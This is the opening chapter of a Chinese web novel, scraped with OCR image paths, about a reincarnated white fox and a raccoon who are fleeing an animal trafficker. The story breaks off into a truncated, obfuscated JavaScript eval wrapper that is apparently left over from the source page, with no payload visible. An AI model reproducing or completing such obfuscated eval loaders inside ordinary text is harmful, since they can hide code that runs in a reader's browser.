1. 人狐重逢

作品:《漂亮小狐狸又被娇养了

    夜深人静,南漳市某小区。


    门卫室保安犯困打了个哈欠,余光瞥见对面草丛似乎有一道白影闪过。


    保安吓了一跳,立刻站起来问:“谁在那里?!”


    没有回应。


    他戴上眼镜重新看过去,盯了片刻,没有任何风吹草动。


    又眼花了。


    保安重新坐下,继续刷短视频。


    【注意看,这个正在偷窥的男人叫小帅……】


    小狐狸趴在草丛里,两只毛茸茸的妙脆角耳朵高高竖起。


    几分钟过去,除了短视频的声音没听见别的,小狐狸才缓缓吐出一口气,耳朵慢慢放下去,松弛地贴在两侧。


    “不是我说,走走你这身白毛真的扎眼了!”小狐狸旁边的小浣熊无语地吐槽同伴。


    刚才鬼鬼祟祟窜进小区草丛的其实还有一只小浣熊,但因为小浣熊一身灰黑毛,在夜里自带保护色buff,保安连它闪过去的残影都没看见。


    虽然这是一只圆滚滚的小浣熊。


    听到小浣熊这话,走走弱弱地反驳:“天生的我也没办法嘛。”


    他抬眸委屈地望过去,一双蓝眼睛湿漉漉的,特别惹熊怜爱。对着这么一张美颜暴击的狐脸,小浣熊哪里还说得出责备的话。


    它轻咳一声转移话题:“走吧走吧,抓紧时间!”


    走走“嘤”了一下,乖乖跟在小浣熊身后。


    一熊一狐躲在草丛后面,偷偷摸摸靠近七号楼外面的垃圾桶。


    小浣熊探出脑袋瞧了瞧周围,确定没人才走出来。


    “就这里了,翻吧。”小浣熊对走走说。


    这两个垃圾桶对嗅觉灵敏的动物而言,无异于生化武器。


    走走抬起一只前爪捂住鼻子,小步后退,狐脸写满了拒绝。“圈圈,我们真的要翻吗……”


    “你说呢?”圈圈同样忍受着恶臭,它瞥了眼走走的背,“定位器也没装我身上。”


    走走没话说了,狐眼一闭,心一横,随便挑了个垃圾桶先跳进去。


    他穿到这个世界已经三月有余。


    最初他并没有穿越的实感,以为这只是一场梦。


    毕竟,他明明没有等到宋洄的灵柩回京就被王八蛋毒死了。


    死之前的痛苦和悲伤还历历在目,他最后看见的画面是自己平时饮水的碗被踢下台阶,碎成了好几片。


    那个碗是宋洄亲自给他烧的,他的心爱之物。


    再次睁眼,他穿到了这个从没听过的新时代,身体也回到了幼年期。


    他漫无目的流浪了几天,快饿死的时候遇到了圈圈。


    圈圈因为车祸截了半只前爪,康复后没多久就被弃养了,变成了流浪熊。


    它是一只善良的小熊,分给他食物,带他觅食,教他怎么在这个世界活下来。


    如今,走走已经完全适应了这个时代,这里有很多他以前没见过的新奇事物。哪哪都好,就是没有宋洄。


    他被那个叫彪哥的动物贩子盯上是半个月前的事情。


    听圈圈说,彪哥在南漳的流浪动物圈子里名声很臭。


    他专门抓一些稀有的流浪动物卖给人类,比如蓝眼黑猫、雄性三花之类的,买家就算有虐待倾向,彪哥也照卖不误,他只认钱。


    不止一只小动物被彪哥抓住卖出去,没多久,尸体就出现在某个垃圾堆里。


    彪哥带人下笼子、用网套抓过他好几次,有圈圈这个老江湖在,他逃过了一劫又一劫。


    可惜人类的手段还是超出了动物的想象。


    上周他们被彪哥一伙追捕的时候,他被彪哥装上了定位器。


    定位器刷了强力粘合剂,牢牢地粘在他的背部,跟毛发缠在一起,他舔不到也够不着。


    圈圈试过帮他弄下来,可是不管是用爪子挠还是用牙咬,都不行,稍稍用力,毛发就扯着他的肉,疼得他眼泪啪嗒啪嗒掉。有了这个定位器,彪哥一伙对他的行踪了如指掌,圈圈带着他东躲西藏,一狐一熊每天过得苦不堪言。


    他们思来想去,这个定位器只能用剪刀连带着他被粘住的毛一起剪掉。


    于是,搞一把剪刀成了他们两个当下的首要任务。


    圈圈四处打听,好不容易在这个小区找到了门路。


    小区七号楼有一家私人发廊,发廊老板养了一只二哈,分享欲爆棚,每天狗嘴叭叭的。


    昨天,圈圈的熟猫听二哈说,它家主人今天会淘汰一匹不好使的剪刀,扔到楼下垃圾桶。


    得到消息,圈圈在楼下垃圾桶附近蹲守了一天,终于,功夫不负有心熊,一个小时前,那批剪刀被扔了。


    可惜当时有小孩子在楼下打闹,圈圈顾着躲人,再抬头,发廊老板都走远了,它没看到剪刀具体扔到了哪个桶里。


    圈圈立刻回窝叫上走走,一狐一熊摸黑来这里一起找。“翻到没?你哪边有吗?”


    “没有……呕,好臭……”


    “忍忍吧,快翻,还有两个桶呢!”


    “好……呕……我已经很……呕……努力、在翻了……呕——!”


    走走对恶臭的忍受达到极限,他跳出垃圾桶,在草丛边吐了出来。


    上一世有宋洄的疼爱,他是一只娇生惯养的狐,隔夜的水他都不喝,更别提翻垃圾桶了。


    一想到宋洄,走走又难过得想哭了。“你没事吧?”圈圈的声音从垃圾桶里传来。


    走走吸了吸鼻子,声音带哭腔:“没事……我能行。”


    他深呼一口气,憋住,准备再往垃圾桶里跳。


    “找到了!”


    垃圾桶里一顿叮铃咣啷,圈圈叼着一把剪刀跳出来,放在他面前,一脸神气:“还得是我吧。”


    走走眼睛一亮:“还得是你!”


    “谢谢你,圈圈。”


    “不客气,你是我罩的。”小熊脑袋仰得更高了。走走心里倍感温暖,他用脑袋去蹭圈圈的脸,咧开嘴角,发出软软的呼噜声。


    小狐狸身后的雪白大尾巴晃来晃去,扫得草丛的叶子簌簌作响。


    “圈圈最厉害了!”


    夸完,走走前肢向前伸展,爪垫舒张,身体拉长,脑门贴地,做了一个“膜拜”的动作。


    “参见翻垃圾大王,大王熊岁熊岁熊熊岁。”


    小狐狸声音绵软清润,语气崇拜又虔诚。


    圈圈:“……”要不是听清了翻垃圾三个字,它还以为自己变成纣王了。


    回窝的路上,一声惊雷炸响,豆大的雨点密集地落下,


    他们加快脚步,同时商量着明天去动物园找圈圈的好朋猴帮忙剪毛,那只猴以前在马戏团待过,会使剪刀。


    结果他们在窝附近又碰上了彪哥一伙。


    一熊一狐掉头就跑。


    “他对你是有多执着,打雷下雨都来抓!”圈圈一边跑一边吐槽。


    话音刚落,彪哥骑着电瓶车追上来,提前预判走走要到的位置挥出网兜。


    “小畜生,我看你这回往哪跑!”彪哥叼着烟,露出志在必得的笑容。


    “走走,小心!”


    圈圈使出全身力气把走走撞进人行道后面的草坪。


    网兜落下,它自己被困在了里面。


    “走走,往东边跑,那边有一个废弃墓地,彪哥最迷信了,他绝对不会深追!”


    “别管我,他们对我没兴趣,我脱身了就去找你!”


    “快跑啊走走!千万不要被抓到!!!”走走被圈圈的吨位撞得在半空中飞了几秒,落地滚了好几圈才重新站起来,整个狐恍恍惚惚,头上有一圈鸟在打转。


    他听见圈圈在身后声嘶力竭地喊,不敢耽误一点时间直奔东边,四条腿跑得乱七八糟。


    走走跑到墓地入口的时候,回头已经看不见彪哥一伙的身影了。


    他放慢脚步往里走。


    刚才光顾着逃命,不觉得附近有多阴森,现在细细打量,墓地里都是废弃的坟冢,时不时劈一道雷下来,感觉坟坑会随机刷新出阿飘。


    彪哥确实迷信没有深追,可是狐狐我也怕鬼啊!QAQ


    走走吓得浑身的毛都炸了,泪水包在眼睛里,强忍住才没往下掉。下一秒,走走踩到松动的土石。


    “嘤!”


    一瞬间


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 